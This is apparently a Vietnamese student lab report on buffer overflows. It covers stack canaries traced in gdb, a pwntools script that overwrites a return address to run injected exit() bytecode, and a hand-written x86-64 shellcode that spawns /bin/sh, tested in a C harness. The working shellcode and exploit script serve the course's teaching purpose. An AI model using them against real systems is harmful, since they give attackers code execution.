- Bước 3. Thực hiện tấn công buffer overflow với 2 file

Bên file app2-canary sẽ xuất hiện thông báo stack smashing detected.




```
┌──(kali㉿kali)-[~/Lab3]
└─$ ./app2-canary
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./app2-canary
```




```
┌──(kali㉿kali)-[~/Lab3]
└─$ ./app2-no-canary
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
zsh: segmentation fault  ./app2-no-canary
```

- Bước 4. Xem giá trị stack canary



Cách 1: Xem giá trị tại vị trí cụ thể của canary



Cách 2: Xem giá trị dựa trên hàm kiểm tra canary


Đặt break point tại lệnh ở địa chỉ 0x0804860a, là lệnh mov giá trị trước lệnh je.

gdb-peda$ disassemble main

gdb-peda$ b * 0x0804860a

gdb-peda$ info break

Chạy chương trình bằng câu lệnh run như hình bên dưới và nhập input sao cho xảy ra tràn bộ đệm, giả sử 1 chuỗi rất dài ký tự “w”.




Chương trình đã break tại địa chỉ 0x804860a. Phân tích code chỗ này:

- *mov edx, DWORD PTR [ebp-0x8]* : Dòng lệnh này đang cố gắng tải dữ liệu từ địa chỉ ebp-0x8 vào thanh ghi edx.
- *xor edx,DWORD PTR gs:0x14* : Thực hiện phép xor edx với giá trị tại gs:0x14
- *je 0x804861b <main+160>* : Nếu kết quả xor bằng 0 thì nhảy tới <main+160> ngược lại sẽ đến lệnh <main + 155> để gọi hàm stack_chk_fail
- *call 0x8048410 <__stack_chk_fail@plt>* : Gọi hàm khi kiểm tra giá trị stack fail


Thực thi câu lệnh kế tiếp bằng lệnh n.

Chúng ta thấy chương trình đã thực thi xong lệnh ở địa chỉ 0x804860a và giá trị thanh ghi EDX lúc này là “wwww” (tác động của chuỗi input đã nhập).




Tiếp tục thực thi cậu lệnh kế tiếp bằng lệnh n.


Lệnh XOR được thực hiện và giá trị thanh ghi EDX là 0x7b014477. Lệnh je tiếp theo sẽ được thực hiện để kiểm tra xem có nhảy tới hàm <stack_chk_fail>. Như vậy, để tránh gọi hàm <stack_chk_fail>, sau khi XOR giá trị EDX phải bằng 0 để chứng tỏ giá trị stack canary chưa bị thay đổi. Từ đó, trong trường hợp không có tấn công buffer overflow, giá trị của EDX trước khi thực hiện lệnh XOR sẽ là giá trị canary cần tìm.



Để xem được giá trị canary là bao nhiêu, chúng ta cần input với trường hợp không xảy ra buffer overflow và xem giá trị của EDX.



Giá trị canary là một giá trị ngẫu nhiên được tạo ra mỗi khi chương trình chạy, để ngăn chặn kẻ tấn công đoán trước được giá trị này.



3. Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file app1-no-canary.

Viết file exit.s và compile sang exit.o , sau đó dùng objdump để xem mã hex của code exit() : b8 01 00 00 00 cd 80

```
┌──(t4nti3n㉿kali)-[~/Lab3-resource]
└─$ cat exit.s
movl $1, %eax
int $0x80

┌──(t4nti3n㉿kali)-[~/Lab3-resource]
└─$ objdump -d exit.o

exit.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 01 00 00 00          mov    $0x1,%eax
   5:   cd 80                   int    $0x80
```

Khi nhập thử pattern cho password, thì ô nhớ có địa chỉ là 0x55683968 đã lưu pattern, là ô nhớ lưu biến buff.

```
gdb-peda$ n
Password:aaaa
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0xf7e1dff4 --> 0x21dd8c
ECX: 0x0
EDX: 0xf7fc3480 (0xf7fc3480)
ESI: 0x80489b0 (<__libc_csu_init>:      push   ebp)
EDI: 0xf7ffcba0 --> 0x0
EBP: 0x55683980 --> 0x55685fe0 --> 0xffffcf98 --> 0xffffcfc8 --> 0x0
ESP: 0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
EIP: 0x8048772 (<check+23>:     add    esp,0x10)
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048767 <check+12>:        push   eax
   0x8048768 <check+13>:        push   0x8048aba
   0x804876d <check+18>:        call   0x80485a0 <__isoc99_scanf@plt>
=> 0x8048772 <check+23>:        add    esp,0x10
   0x8048775 <check+26>:        sub    esp,0x8
   0x8048778 <check+29>:        push   0x8048abd
   0x804877d <check+34>:        lea    eax,[ebp-0x18]
   0x8048780 <check+37>:        push   eax
[-------------------------------------stack-------------------------------------]
0000| 0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
0004| 0x5568395c ("h9hU|9hU")
0008| 0x55683960 ("|9hU")
0012| 0x55683964 --> 0x0
0016| 0x55683968 ("aaaa")
```

Code python, với byte_code là chuỗi code thực thi lệnh exit - 7 byte, để buffer đến được return address cần 28 byte, nên sẽ thêm 21 byte ký tự “a”, còn lại return address sẽ được ghi đè bằng địa chỉ của ô nhớ chứa biến buff.

```
┌──(t4nti3n㉿kali)-[~/Lab3-resource]
└─$ cat buff3.py
from pwn import *

#b8 01 00 00 00 cd 80
byte_code = "\xb8\x01\x00\x00\x00\xcd\x80"
get_shell = "\x68\x39\x68\x55" # Các byte địa chỉ get_shell dạng Little Endian
payload = byte_code + "a"*21 + get_shell # Input sẽ nhập, X là độ dài đủ để buffer
#overflow và 4 byte get_shell nằm ở vị trí ret-addr
print(payload) # In payload
exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary
print(exploit.recv())
exploit.sendline(payload) # gửi payload đến chương trình
exploit.interactive()
```

Kết quả:

```
┌──(t4nti3n㉿kali)-[~/Lab3-resource]
└─$ python3 buff3.py
¸\x00\x00\x00Íaaaaaaaaaaaaaaaaaaaah9hU
[+] Starting local process './app1-no-canary': pid 43661
b'Pwn basic\n'
/home/t4nti3n/Lab3-resource/buff3.py:11: BytesWarning: Text is not bytes; assuming ISO-8859-
1, no guarantees. See https://docs.pwntools.com/#bytes
  exploit.sendline(payload) # gửi payload đến chương trình
[*] Switching to interactive mode
[*] Process './app1-no-canary' stopped with exit code 244 (pid 43661)
Password:Invalid Password!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
```

4. Sinh viên thực hiện viết shellcode theo hướng dẫn

Bước 1. Viết mã assembly

Tạo 1 file shellcode_nhom3.asm

Open — shellcode_nhom3.asm — /home/my/Downloads/Lab3-resource — Save

```
1 section .text
2   global _start
3    _start:
4         push rax
5         xor rdx, rdx
6         xor rsi, rsi
7         mov rbx,'/bin//sh'
8         push rbx
9         push rsp
10        pop rdi
11        mov al, 0×3b
12        syscall
```

Bước 2. Biên dịch file assembly đã code

```
┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ nasm -f elf64 shellcode_nhom3.asm -o shellcode_nhom3.o

┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$  ld shellcode_nhom3.o -o shellcode_nhom3
```

Bước 3. Tạo shellcode

```
┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ objdump -d shellcode_nhom3

shellcode_nhom3:     file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
  401000:       50                      push   %rax
  401001:       48 31 d2                xor    %rdx,%rdx
  401004:       48 31 f6                xor    %rsi,%rsi
  401007:       48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx
  40100e:       2f 73 68
  401011:       53                      push   %rbx
  401012:       54                      push   %rsp
  401013:       5f                      pop    %rdi
  401014:       b0 3b                   mov    $0x3b,%al
  401016:       0f 05                   syscall
```

Bước 4. Kiểm tra shellcode

```
Open   test_shell.c   /home/my/Downloads/Lab3-resource   Usage: 4%
1 #include <stdio.h>
2 void main()
3 {
4  unsigned char shellcode[] =
  "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
5  int (*ret)() = (int(*)())shellcode;
6  ret();
7 }
8
```

```
┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ cc -z execstack -o test_shell test_shell.c

┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ gcc -z execstack -o test_shell test_shell.c

┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ ./test_shell
$ whoami
my
$ pwd
/home/my/Downloads/Lab3-resource
$
```


5. **Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file demo để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.**

Ta chạy thử chương trình để lấy địa chỉ trả về của mảng buffer


```
┌──(my㉿kali)-[~/Downloads/Lab3-resource]
└─$ ./demo
DEBUG: 0x7fffffffde30
```

Đọc code ta thấy mảng buffer có kích thước 32 bytes. Trong kiến trúc 64 bit thì return address và old rbp có kích thước 8 bytes ta cần thêm 4 bytes để ghi đè nữa => input có kích thước 32 +8 +8 + 4 = 52 bytes.

Sửu dụng shell code đã có từ câu 4, để ở đầu input, thêm 16 kí tự a và cuối cùng là return address



Kết quả khi chạy file demo



Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: **[Mã lớp]-AssignmentX_NhomY** (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).

  Ví dụ: [NT521.O11.ANTT]-Assignment01_Nhom03.pdf.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT